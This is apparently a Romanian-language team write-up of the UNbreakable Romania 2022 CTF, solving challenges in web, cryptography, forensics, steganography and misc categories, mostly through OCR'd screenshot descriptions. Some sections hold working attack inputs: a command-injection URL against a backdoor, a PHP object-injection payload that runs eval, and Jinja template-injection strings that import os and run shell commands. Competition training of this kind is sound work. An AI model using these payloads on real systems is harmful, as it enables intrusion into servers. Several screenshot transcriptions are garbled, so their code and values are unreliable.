

UNbreakable Romania 2022

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Sumar

blue-warmup: Misc

Dovada obținerii flagului

1. Python
2. Set-ExecutionPolicy
3. financial institutions
4. unblock-file
5. sudoers
6. 4698
7. technical
8. t1566
9. ss

Sumar

Folosim google, dam copy-paste la intrebare in bara de search.

Dovada rezolvării

Pentru intrebarile 1,2,3,5 a fost efectiv primul rezultat, iar la restul a tribuit sa caut mai atent (la 4 am ajuns pe pagina 10 la rezultate...)

Can-you-bypass: web

Dovada obținerii flagului

CTF{8e6c5056d1504b3d82e61255439af9ac9a35634b11849644a70b9a498ea88d28}


Sumar

Pe pagina primita este afisat un cod python. In acesta se observa functiile backdoor() si waf() care impreuna sunt vulnerabile la injectia variabilei 'cmd' cu un cod pentru bash. O data intrati in [ip]/backdoor adaugam in url variabila cmd=ls ceea ce ne returneaza 3 fisiere printre

care flag.txt. Modificam valoare cmd cu 'cat flag.txt' (.-unicode modificat) ceea ce ne returneaza flag-ul.

Dovada rezolvárii

```
< > C : VPN ▲ Nesecurizat 34.89.165.91:31036
```



< > C VPN ! Nesecurizat 34.89.165.91:31036/backdoor?cmd=cat%20flag

c-mon-RSA-do-something: Cryptography

Dovada obținerii flagului

CTF{n3v3r_u53_th3_54m3_m0dulu5}

Sumar

Am intrat pe dcode.fr la RSA cypher. Am decriptat pub_key(1), tot in dcode am descompus in factori primi n rezultat dupa decriptarea pub_key(1)-(<https://www.dcode.fr/prime-factors-decomposition>). In <https://www.dcode.fr/chiffre-rsa> am completat cu cipher_text1 din cipher_text.txt, cu acel n rezultat si cu cele 2 numere obtinute dupa decompozitie(c = cipher_text1, n=(n decriptat din pub key), e = (e decriptat din pub key), (p,q) = (cele doua numere rezultate din descompunere).

Dovada rezolvării

Google Traducere în Română Afişă originalul Optimi

Cifrul RSA - dCode

Categorii: Criptografie modernă, Aritmetică

Acțiune

dCode și multe altele

dCode este gratuit și instrumentele sale sunt de mare ajutor în jocuri, matematică, puzzle-uri, geocache-uri și probleme de zi cu zi!

O sugestie? O problemă? O idee? Scrieți la dCode !

CITITOR DE CERTIFICAT RSA (VALORI N și E)

CERTIFICAT (INCEPÂND CU -----BEGIN PUBLIC KEY-----)

```
-----BEGIN PUBLIC KEY-----
MIGfQYJKoZIhvcNAQEBBQADQAwgIgza/m178r2Gwrv61z0fqHk83305
EgFxF2uX5R8Cah5a
-----END PUBLIC KEY-----
```

EXTRAGE N și E

INSTRUMENTE SUPLIMENTARE DE AJUTOR

CALCULAT P și Q DIN CHEIA PUBLICĂ N

Accesăți: Prime Number Descomposition

CALCULAT N PRIN ÎNMULTIREA P*Q

Salta: Înmulțire

CALCULAT PHI φ(N) PRIN ÎNMULTIREA (P-1)*(Q-1)

Salta: Înmulțire

CALCULAT D UNIVERSAL MODULAR E^-1 MOD φ(N)

Salta: Inverse Modular

Generarea numerelor prime

Accesăți: Căutare număr prim

Pagini similare

- Multiplicare
- Descompunerea în numere prime
- Modular invers
- Găsirea numerelor prime
- Exponentierea modulară
- Hexazecimal (bază 16)
- Codul Base64
- LISTA DE INSTRUMENTE DCODE

Fa o donație

- PayPal
- Amazon
- Alte

Forum/Ajutor

DISCORD

Cuvinte cheie

rsa , https , cheie , public , privat , rivest , shamir , adleman , premier , modulo , asimetric

Google Traducere în Română Afişă originalul Optimi

Cifrul RSA

Criptografie Criptografie modernă Cifrul RSA

Librete True Wireless

Descoperă căștile care-ți oferă o experiență de ascultare excepțională!

DESCRIERE RSA

Completați numerele cunoscute, lăsați restul necompletat.

VALOREA MESAJULUI CRIPTRAT (INTREG) <input type="text" value="18998477136727365096018055521607132131298619009>

CHEIE PUBLICĂ E (ÎN GENERAL E=65537) <input type="text" value="5501>

VALOREA CHEI PRIVATE (INTREG) D <input type="text" value="45994389161427102410734410840509040257>

FACTORUL 1 (NUMĂR PRIM) P <input type="text" value="45994389161427102410734410840509040257157994451816>

FACTORUL 2 (NUMĂR PRIM) Q <input type="text" value="5501>

VALOREA INTERMEDIARĂ PHI (NUMĂR INTREG) Φ <input type="text" value="18998477136727365096018055521607132131298619009>

ISPITTOARE <input checked="" type="checkbox" value="1"/>STERGETI TEXT (SIR DE CARACTERE)

VALORI CALCULATE (C,D,E,N,P,Q,...)

TEXT SIMPLU (INTREG)

TEXT SIMPLU (HEXADECIMAL)

CITITOR DE CERTIFICAT RSA (VALORI N și E)

CERTIFICAT (INCEPÂND CU -----BEGIN PUBLIC KEY-----)

```
-----BEGIN PUBLIC KEY-----
MIGfQYJKoZIhvcNAQEBBQADQAwgIgza/m178r2Gwrv61z0fqHk83305
EgFxF2uX5R8Cah5a
-----END PUBLIC KEY-----
```

Rezultate

11 11

45994389161427102410734410840509040257
15799445181637938111286834332062134403

5501

255

bits

Cifrul RSA - dCode

Categorii: Criptografie modernă, Aritmetică

Acțiune

Pagini similare

- Multiplicare
- Descompunerea în numere prime
- Modular invers
- Găsirea numerelor prime
- Exponentierea modulară
- Hexazecimal (bază 16)

The image shows two side-by-side Notepad windows running on a Windows operating system. Both windows have a title bar indicating they are 'Notepad' files.

Top Window (pubkey_1.pem - Notepad):

- Content: A standard RSA public key in PEM format.

```
-----BEGIN PUBLIC KEY-----  
MDowDQYJKzo1hvcNAQEBBQADQwAwgIgza/m17Br2GwrV61tZ0fqik8330SKC8AO  
EGrFxT2uX9RRAhvN  
-----END PUBLIC KEY-----
```
- Bottom Content: A screenshot of a Romanian web page titled 'CITITOR DE CERTIFICAT RSA (VALORI N și E)'. It includes a sidebar with links related to RSA, such as 'Descriptare RSA', 'Cifrator de certificat RSA (valori N și E)', and 'Instrumente suplimentare de ajutor'.

Bottom Window (cipher_texts (1).txt - Notepad):

- Content: Two long strings of digits representing RSA cipher texts.

```
cipher_text1 = 18999847713367273665096018055521607132131298619009135069525013233360712071242  
cipher_text2 = 239557676359085068153868154968780268420806554788696521072605549539503915549
```
- Bottom Content: A screenshot of the same Romanian RSA calculator page, showing the same sidebar and interface as the top window.

The screenshot shows a web browser with two tabs open:

- Top Tab:** www.dcode.fr/prime-factors-decomposition. This page contains a search bar for tools, a large image of a green and yellow wrapped gift labeled "D CODE", and several sections for prime numbers decomposition, fast prime decomposition, and prime factors decomposition. It also includes a "Treninguri Catifea sau Bumbac" section with a woman's photo.
- Bottom Tab:** www.dcode.fr/ciffrer-rsa. This page features a calculator for RSA encryption and decryption, showing fields for public key (N), private key (d), and message (M). It also includes a sidebar with links to various cryptographic topics like primality tests and RSA basics.

encoding-party : Cryptography

Dovada obținerii flagului

<https://goo.gl/maps/azLNuRbrdmHbdFBM8>

Sumar

Am decriptat mesajul in ascii85.

Dovada rezolvării

The screenshot shows a web browser window with the title "ASCII85 Decoder Tool". In the "Input" field, the encoded text "BQS?8F#ks-B5_}@B5B5<@:p9@@@<UBF]jhA8OkHA4Am[2u" is entered. Below the input field are two buttons: "BROWSE" (in red) and "DECODE" (in yellow). The "DECODE" button is highlighted. In the "Output" field, the decoded URL "https://goo.gl/maps/azLNuRbrdmHbdFBM8" is displayed. To the right of the output field is a small image of a coffee machine and cups.

encoding-party2 : Cryptography

Dovada obținerii flagului

EY IS LOOKING FOR CYBERSECURITY ENTHUSIASTS.

Sumar

Am dat bruteforce cu Caesar Cypher / ROT

Dovada rezolvării

Input String
RL vj ybivat abe ploetphengl agutifvntf.

Brute Force Results:

| Shift | Candidate Plaintext |
|-------|---|
| 1 | OK UE XAAWLZS RAD OKNQDEQGODUFK QZFTGEUMEF. |
| 2 | PJ TD WZZVTYR QZC NJMPCDPNFCTEJ PYESFDLDED. |
| 3 | OI SC VYVUSKO PYB MILOBCOMEBSDI OXDRRECSKCDC. |
| 4 | NH RB UXTRWP OXA LHKNABNLARCH NWCDQBRJBCB. |
| 5 | MG QA TWWSQVO NWZ KGJMZAMKCZQBG MVBPQAQABA. |
| 6 | LF PZ SVRPPUN MYV JFILYZLIBYPAF LUAOBZPHAZ. |
| 7 | KE OY RYUQOTM LUX IEHKKYKIAKOZE KTZNAYOGYZ. |
| 8 | JD NX QTTPNSL KTW HDGJWXJHZWNYD JSYMXZNFXXY. |
| 9 | IC MW PSSOMRK JSV GCFIWIGIVVMXC IRXLYWMEWWX. |
| 10 | HB LY ORRNLOJ IRU FBEHUVHFULWB HOWKXVLDVWV. |
| 11 | GA KU NQQMVKI HQT EADGTUGEWTKVA GPVJWUKCUUU. |
| 12 | FZ JT MPPLJOH GPS DZCFSTFDVSJUZ FOIINTJBUT. |
| 13 | SY IS LOOKING FOR CYBERSECURITY ENTHUSIASTS |

Is-this-a-doc-file: Forensics

Dovada obținerii flagului



<35fsdeGHR>

Sumar

Am schimbat in numele fisierului extensia in zip. Am deschis cu WinRAR, iar in /word/embeddings se gaseste un fisier Microsoft PowerPoint . In acest document este un slide pe care se gaseste flag-ul

Dovada rezolvării





The screenshot shows a Microsoft PowerPoint slide. The title slide has the following content:

<35fsdeGHR>
Congratulations!
You solved the challenge

The slide is in Protected View, as indicated by the status bar message: "PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View." The status bar also shows "Slide 1 of 1" and "Romanian".

is-this-just-a-logo: Steganography

Dovada obținerii flagului

Building a better working world!

Sumar

Am folosit <https://www.metadata2go.com> pentru a extrage meta din el, iar meta comment era 'Building a better working world'.

Dovada rezolvării

 www.metadata2go.com/result/75435786-a387-49af-90ba-1d7119745b2d

Metadata Info Of Your File

The following table contains all the exif data and metadata info we could extract from your file using our free online metadata and exif viewer.

| | |
|---------------------|---|
| File Name | download.png |
| File Size | 31 kB |
| File Type | PNG |
| File Type Extension | png |
| Mime Type | image/png |
| Image Width | 1000 |
| Image Height | 416 |
| Bit Depth | 8 |
| Color Type | RGB with Alpha |
| Compression | Deflate/Inflate |
| Filter | Adaptive |
| Interlace | Noninterlaced |
| Srgb Rendering | Perceptual |
| Comment | Building a better working world |
| Image Size | 1000x416 |
| Megapixels | 0.416 |
| Category | image |
| Raw Header | 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 |

whats-your-name-part1: web

Dovada obținerii flagului

CTF{3346176ac1e79283318b4f69587c4b29b06d7e1fe3853a4f37bb5442c80ba3fd}

Sumar

In codul sursei apare '/?source', daca alipim constructia la ip si dam refresh o sa ne fie afisat codul paginii. Un cod php ce contine clasa `PHPObjectInjection` cu functia vulnerabila `__wakeup()` si apelarea functiei `unserialize($_REQUEST['name'])`. Daca in url modificam source cu name putem alipi un cod serializat astfel incat prin variabila inject sa putem rula propriile coduri php. Folosim scandir() si show_source() pentru a obtine flag-ul.

Dovada rezolvării

The screenshot shows a browser window with the URL `34.89.165.91:30925/?source`. The developer tools are open, showing the `Elements` tab. The source code is as follows:

```

<?php
error_reporting(0);
(isset($_GET['source']) AND show_source(__FILE__) AND die());

class PHPObjectInjection{
    public $inject;
    function __construct(){}
    function __wakeup(){
        if(isset($this->inject)){
            eval($this->inject);
        }
    }
}
if(isset($_REQUEST['name'])){
    $var1=unserialize($_REQUEST['name']);
    if(is_array($var1)){
        echo "<br/>".$var1[0]." - ".$var1[1];
    }
    else{
        echo "What's your name? Part 1";
    }
?>
<!-- /?source -->

```

The rendered HTML output is displayed in the `body` section of the Elements tab, showing a single line of text: `
0%3A18%3A%22PHPObjec...inj`.

The screenshot shows a browser window with the URL `www.w3schools.com/php/phptryit.asp`. The page displays a PHP template editor interface. The code area contains the following PHP code:

```

<!DOCTYPE html>
<html>
<body>

<?php
class PHPObjectInjection
{
    private $inject = "
    \$path      = '.';
    \$files = scandir(\$path);
    \$files = array_diff(scandir(\$path), array('.', '..'));
    foreach(\$files as \$file){
        echo '<a href='\$file'>\$file</a><br>';
    }
}

print urlencode(serial化(new PHPObjectInjection));
?>

</body>
</html>

```

The right side of the interface shows the rendered output: `0%3A18%3A%22PHPObjec...inj`.

The screenshot shows a browser window with the URL `34.89.165.91:30925`. The address bar also includes `34.89.165.91:30925`, `PHP Tryit Editor`, `php get all fil`, and `U+2024 C`. The page content is a file manager with two files listed: `flag.php` and `index.php`.

whats-your-name-part2: Web

Dovada obținerii flagului

CTF{75df3454a132fcdd37d94882e343c6a23e961ed70f8dd88195345aa874c63e63}

Sumar

Am observat o eroare legată de funcția `render_template_string()` care își lua argumentul din variabilă de tip `get 'name'`. Aceasta funcție este cunoscută ca fiind injectabilă și în ea se poate introduce un cod flask pe care îl construim astfel încât să folosim bash-ul serverului linux. Folosind comanda `'ls'` și mai apoi `'cat flag'` în interiorul codului obținem stringul ce reprezintă flag-ul.

Dovada rezolvării

Cele două valori folosite pentru variabilă `name`:

- `{% for x in ()).__class__.__base__.__subclasses__()%}{{% if warning%}20in%20x.__name__%20%}{% x().__module__.__builtins__[%27__import__%27](%27os%27).open(" ls ").read()%}{% endif%}{% endfor%}`
- `{% for x in ()).__class__.__base__.__subclasses__()%}{{% if warning%}20in%20x.__name__%20%}{% x().__module__.__builtins__[%27__import__%27](%27os%27).open(" cat flag ").read()%}{% endif%}{% endfor%}`



zoom: Reverse Engineering, Steganography

Dovada obținerii flagului

CTF{58129455d17a904e2a5ace4aa245c2bf53118b76b57b68b8cacf076e9bc81b29}

Sumar

Am accesat fisierul `asm_image.inc` am dat zoom out si din modul in care era afisat am putut citi 12504. Dupa care am criptat in sha256 si am obtinut flag-ul
`58129455d17a904e2a5ace4aa245c2bf53118b76b57b68b8cacf076e9bc81b29`.

Dovada rezolvării

The screenshot shows the Microsoft Visual Studio IDE interface. The top menu bar includes File, Edit, View, Git, Project, Debug, Test, Analyze, Tools, Extensions, Window, Help, and a Search (Ctrl+Q) field. A Solution Explorer window is visible on the left, showing a single item: 'asm_image (1).inc'. The main workspace contains a large, dense grid of assembly code, likely a dump from memory or a file, filling most of the screen. At the bottom, there's a status bar with '22 %' and 'No issues found', along with other standard status indicators like Ln: 1, Ch: 1, SPC, and CLR.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "SHA256 Online". The main content area displays a "SHA256" tool. On the left, there's a text input field containing "12504" and a dropdown menu set to "Text". Below the input is a "Hash" button and a checked "Auto Update" checkbox. To the right, the input value is hashed into "58129455d17a904e2a5ace4aa245c2bf53118b76b57b68b8cacf076e9bc81b29". On the far right, there's a sidebar with a table comparing various hash functions:

| Hash | File Hash |
|---------------|---------------|
| CRC-16 | CRC-16 |
| CRC-32 | CRC-32 |
| MD2 | MD2 |
| MD4 | MD4 |
| MD5 | MD5 |
| SHA1 | SHA1 |
| SHA224 | SHA224 |
| SHA256 | SHA256 |
| SHA384 | SHA384 |
| SHA512 | SHA512 |
| SHA512/224 | SHA512/224 |
| SHA512/256 | SHA512/256 |
| SHA3-224 | SHA3-224 |
| SHA3-256 | SHA3-256 |
| SHA3-384 | SHA3-384 |
| SHA3-512 | SHA3-512 |
| Keccak-224 | Keccak-224 |
| Keccak-256 | Keccak-256 |
| Keccak-384 | Keccak-384 |
| Keccak-512 | Keccak-512 |
| Shake-128 | Shake-128 |
| Shake-256 | Shake-256 |

Below the table are two buttons: "Encode" and "Decode", each with a "Base64" option.

encoded-hanoi: Misc

Dovada obținerii flagului

CTF{c8690500015d8e4395c0459c24c6a79ac1d828dd4190eb48b958aaf57bda83f7}

Sumar

Am creat un script c++ care sa calculeze automat algoritmul hanoi si care sa genereze ceea ce noi ar trebui sa introducem in consola. Am creeat un script socket care sa introduca automat acele string-uri rezultate din cpp cu netcat, iar la final am decriptat mesajul oferit dupa completarea jocului in ascii85 si mai apoi in baza32 obtinand astfel flag-ul.

Dovada rezolvării

The screenshot shows the Code::Blocks IDE interface. The main window displays the code for a Hanoi Tower solver. The code includes a recursive `hanoi` function that prints moves to `hanoi.out` and a `main` function that initializes the tower and starts the process.

```
#include <iostream>
using namespace std;

ifstream f("hanoi.in");
ofstream g("hanoi.out");

void hanoi(int n , char a , char b , char c)
{
    if(n > 0)
    {
        hanoi(n - 1 , a , c , b);
        g << "Move the top disk of tower " << a << " to tower " << c << "\n";
        hanoi(n - 1 , b , a , c);
    }
}

int main()
{
    int n;
    f >> n;
    char a = '1' , b = '2' , c = '3';
    int put = 1;
    for(int i = 0 ; i < n ; ++i)
        put *= 2;
    //g << put-1 << endl;
    hanoi(n , a , b , c);
    return 0;
}
```

The screenshot shows a terminal window on a Kali Linux system. The terminal displays the output of the Hanoi Tower program, which consists of 35 moves from tower 1 to tower 3. The moves are printed sequentially, showing the transfer of disks between towers.

```
@echo off
2 nc 34.159.208.78 32254 <<END
3 Move the top disk of tower 1 to tower 3
4 Move the top disk of tower 1 to tower 2
5 Move the top disk of tower 3 to tower 2
6 Move the top disk of tower 1 to tower 3
7 Move the top disk of tower 2 to tower 1
8 Move the top disk of tower 2 to tower 3
9 Move the top disk of tower 1 to tower 3
10 Move the top disk of tower 1 to tower 2
11 Move the top disk of tower 1 to tower 2
12 Move the top disk of tower 3 to tower 2
13 Move the top disk of tower 1 to tower 3
14 Move the top disk of tower 2 to tower 1
15 Move the top disk of tower 2 to tower 3
16 Move the top disk of tower 1 to tower 3
17 Move the top disk of tower 1 to tower 2
18 Move the top disk of tower 1 to tower 2
19 Move the top disk of tower 3 to tower 2
20 Move the top disk of tower 1 to tower 3
21 Move the top disk of tower 2 to tower 1
22 Move the top disk of tower 2 to tower 3
23 Move the top disk of tower 1 to tower 3
24 Move the top disk of tower 1 to tower 2
25 Move the top disk of tower 3 to tower 2
26 Move the top disk of tower 3 to tower 1
27 Move the top disk of tower 2 to tower 1
28 Move the top disk of tower 3 to tower 2
29 Move the top disk of tower 1 to tower 3
30 Move the top disk of tower 1 to tower 2
31 Move the top disk of tower 3 to tower 2
32 Move the top disk of tower 1 to tower 3
33 Move the top disk of tower 2 to tower 1
34 Move the top disk of tower 2 to tower 3
35 Move the top disk of tower 1 to tower 3
```

Kali-Linux-2020.2a-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Kali-Linux-2020.2a-vmware...

```

File Actions Edit View Help
kali@kali: ~/Desktop

> 11152922230916863766798945924135328873296169309805812310095493081632229925078761131999735751514519258601545937091764185581596386057532704022275759
31251395050986553280055502746084868103126158416217412350425881554564204074152852078139759561
> Q3VycnVudCB0b3d1c1BzdgF0Zt0KVg93ZXig1zE61DQgQpUb3d1c1A1MzogNyA21DQgMgpQdxQZxLcnl0aGluzByvbiB0aUgbgFzdCB0b3d1c1AoIzMp
> Q3VycnVudCB0b3d1c1BzdgF0Zt0KVg93ZXig1zE61DQgMgpUb3d1c1A1MjogNCxRvd2VvICMz01a31DYgMwpQdxQZxLcnl0aGluzByvbiB0aUgbgFzdCB0b3d1c1AoIzMp
> Q3VycnVudCB0b3d1c1BzdgF0Zt0KVg93ZXig1zE61DQgMgpUb3d1c1A1MjogNCxRvd2VvICMz01a31DYgMwpQdxQZxLcnl0aGluzByvbiB0aUgbgFzdCB0b3d1c1AoIzMp
> 111515292223091686376679894592413532887329616930980581231009549308163222992504011102680682999007291239796045358943566450139490131111220672192708480230
5271794667206307627427642401304530828931631571131937259213208789593777687472950716503871927081
> Q3VycnVudCB0b3d1c1BzdgF0Zt0KVg93ZXig1zE61DQgMgpUb3d1c1A1MjogNCxRvd2VvICMz01a31DYgMwpQdxQZxLcnl0aGluzByvbiB0aUgbgFzdCB0b3d1c1AoIzMp
> 62mEiASuT4FDLATEZ2FFF@? A<1qfATAn<0fgEa, ;zLEzs<32p%1E[Fqo<`luG0be;,;VA'2] $2%<0FG,<ATE'<BDP?+>-FD,5.CghC,+EVOGATAnA;;Ub
> Q3VycnVudCB0b3d1c1BzdgF0Zt0KVg93ZXig1zE61DQgMyAyC1Rvd2VvICMz01a31DYgMwpQdxQZxLcnl0aGluzByvbiB0aUgbgFzdCB0b3d1c1AoIzMp
> 62mEiASuT4FDLATEZ2FFF@? A<1qfATAn<0fgF3<1qfATAn<1->t>Y, q<1qfATAn<1HHX->t>s$;bke+D,-Ed;b2B1LQ+D->B0r:&6<6N5FDLA7EzCbt1FW
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kali@kali: ~/Desktop

[Stegoano - File Manager]

You did it! Here's your [encoded] flag:
INKEM63DHA3DSMBVGAYDAMJVMQ4GNBTHE2WGMBUGU4WGMRUMM3GCNZZMFTCZBYGI4GIZBUGE4TAZLCGQ4GE0JV
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Treninguri Catifea sau Bumbac

non-ASCII characters replaced by ☹)

CTF{c8690500015d8e4395c0459c24c6a79ac1d828dd4190eb48b958aaaf57bda83f7}◆

Treninguri Catifea sau Bumbac

★ ASCII85 CIPHERTEXT
★ ALGORITHM USED
★ RESULTS FORMAT

See also: Base64 Codine – ASCII Code

► Go to: Base N Convert
★ BASE 32 CIPHERTEXT
INKEM63DHA3DSMBVGAYDAMJVMQ4GNBTHE2WGMBUGU4WGMRUMM3GCNZZMFTCZBYGI4GIZBUGE4TAZLCGQ4GE0JV
TCZBYGI4GIZBUGE4TAZLCGQ4GE0JVHBQWCZRVG5RG1YJYGNTO7I=

★ RESULTS FORMAT

★ ASCII (PRINTABLE) CHARACTERS
○ HEXADECIMAL 00-7F-FF
○ DECIMAL 0-127-255
○ OCTAL 000-177-377
○ BINARY 00000000-11111111
○ INTEGER NUMBER
○ FILE TO DOWNLOAD

► DECRYPT

► Go to: Base N Convert
★ BASE 32 CIPHERTEXT
INKEM63DHA3DSMBVGAYDAMJVMQ4GNBTHE2WGMBUGU4WGMRUMM3GCNZZMFTCZBYGI4GIZBUGE4TAZLCGQ4GE0JV
TCZBYGI4GIZBUGE4TAZLCGQ4GE0JVHBQWCZRVG5RG1YJYGNTO7I=

★ RESULTS FORMAT

★ ASCII (PRINTABLE) CHARACTERS
○ HEXADECIMAL 00-7F-FF
○ DECIMAL 0-127-255
○ OCTAL 000-177-377
○ BINARY 00000000-11111111
○ INTEGER NUMBER
○ FILE TO DOWNLOAD

► DECRYPT